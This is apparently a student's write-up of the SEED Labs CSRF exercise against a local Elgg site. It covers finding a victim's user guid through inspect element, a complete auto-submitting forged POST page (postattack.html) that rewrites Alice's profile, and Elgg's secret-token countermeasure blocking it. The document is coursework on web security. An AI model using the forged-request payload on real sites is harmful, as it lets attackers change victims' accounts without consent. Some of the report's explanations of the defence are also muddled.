Server: Apache/2.4.18 (Ubuntu)
Expires: Mon, 29 Apr 2019 08:21:17 GMT
Pragma: public
Cache-Control: public
ETag: "1501099611-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 200
Content-Type: application/javascript;charset=utf-8

http://www.csrflabelgg.com/cache/1501099611/d
GET HTTP/1.1 200 OK
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/alice
Cookie: Elgg=28is6md0s1174jc6b625k4dvb0
Connection: keep-alive

Date: Mon, 29 Oct 2018 08:21:17 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Mon, 29 Apr 2019 08:21:17 GMT
Pragma: public
Cache-Control: public
ETag: "1501099611-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 368
Content-Type: application/javascript;charset=utf-8
```

Alice


hello there.
(30 minutes ago)
Update

Brief description: Boby

About me
Boby is my hero


Just like task 2, we're assuming that Alice was baited into accessing www.csrflabattacker.com/postattack.html through an email. She fell for the bait and selected the link out of curiosity. We can see that Alice has gone to the website. This screenshot shows that Alice's Bried description ready "Boby" and her About me reads "Boby is my hero" even though Allice never really typed this in from her account. Here, our attack using HTTP POST has worked.

• Question 1: The forged HTTP request needs Alice's user id (guid) to work properly. If Boby targets Alice specifically, before the attack, he can find ways to get Alice's user id. Boby does not know Alice's Elgg password, so he cannot log into Alice's account to get the information. Please describe how Boby can solve this problem.



```
<ul class="elgg-list elgg-list-entity">
  <li id="elgg-user-45" class="elgg-item elgg-item-user">…</li>
  <li id="elgg-user-44" class="elgg-item elgg-item-user">…</li>
  <li id="elgg-user-43" class="elgg-item elgg-item-user">…</li>
  <li id="elgg-user-42" class="elgg-item elgg-item-user">
    <div class="elgg-image-block clearfix">
      <div class="elgg-image">…</div>
      <div class="elgg-body">
        <h3>
          <a href="http://www.csrflabelgg.com/profile/alice" rel="me">Alice</a>
        </h3>
```

On calling inspect element on Alice, I can see that its li id is elgg-user-42. This is one possible way to get to the guid value for the attack to take place.



```
<div class="elgg-body">
  <div id="elgg-widget-content-46" class="elgg-widget-content">
    <ul class="elgg-gallery">
      <li id="elgg-user-43" class="elgg-item">
        <div class="elgg-avatar elgg-avatar-small">
          <span class="elgg-icon-hover-menu elgg-icon fa fa-caret-down" style="display: none;"></span>
          <ul class="elgg-menu elgg-menu-hover elgg-ajax-loader" rel="2kiA7XdjGWB5n8UdwP2LRhUOx6gNmXY8eVqouucGHls" data-elgg-menu-data="{"g":43,"pog":42,"c":["profile","widgets","gallery"],"m":"2kiA7XdjGWB5n8UdwP2LRhUOx6gNmXY8eVqouucGHls","i":[]}"></ul>
          <a class="" href="http://www.csrflabelgg.com/profile/boby">…</a>
        </div>
      </li>
```


Similarly, we can do inspect element from someone's friends list to map to someone's profile and obtaining the elgg-user value, which in this case is 43

Q2: If Boby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's Elgg profile? Please explain.


Boby will not be able to launch an attack because he'll have to know the guid for the attack to work. The guid of the current session and the guid mentioned in the attack script must match to modify the victim's Elgg profile.

Task 4: Implementing a Countermeasure for ELGG

We've edited the postattack.html file to change the sentence "Boby is my hero" to "Boby is the best".


*postattack.html (/var/www/CSRF/Attacker) - gedit
File Edit View Search Tools Documents Help
Open
Save
HTML Tab Width: 8 Ln 17, Col 58 INS


```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
function forge_post()
{var fields;
// The following are form entries need to be filled out by attackers.
// The entries are made hidden, so the victim won't be able to see them.
fields += "<input type='hidden' name='name' value='Alice'>";
fields += "<input type='hidden' name='description' value='<p>Boby is the best</p> '>";
fields += "<input type='hidden' name='accesslevel[description]' value='2'>";
fields += "<input type='hidden' name='briefdescription' value='Boby'>";
fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";



fields += "<input type='hidden' name='guid' value='42'>";

// Create a <form> element.
var p = document.createElement("form");
// Construct the form
p.action = "http://www.csrflabelgg.com/action/profile/edit";
p.innerHTML = fields;
p.method = "post";
// Append the form to the current page.
document.body.appendChild(p);
// Submit the form
p.submit();
}
// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
```


File Edit View History Bookmarks Tools Help
Newest members : CSRF
csrflabattacker.com/postat
Server - HTTP | MDN
www.csrflabattacker.com/postattack.html
140%
Search
Most Visited
SEED Labs
Sites for Labs

This page forges an HTTP POST request.

undefined

When we try to run the postattack.html script, we get kicked out and get the page above. The counter measure is generating timestamps and tokens to defend against CSRF by comparing it's values to the current session. If it does not match, the action gets denied and we can see no change is made in the About me section of Alice's profile.



hello there.
(2 hours ago)

Brief description: Boby

About me
Boby is my hero

We're unable to find secret tokens because since the countermeasure is turned on, it identifies the request as a cross site request and not a request from the user due to the same origin policy.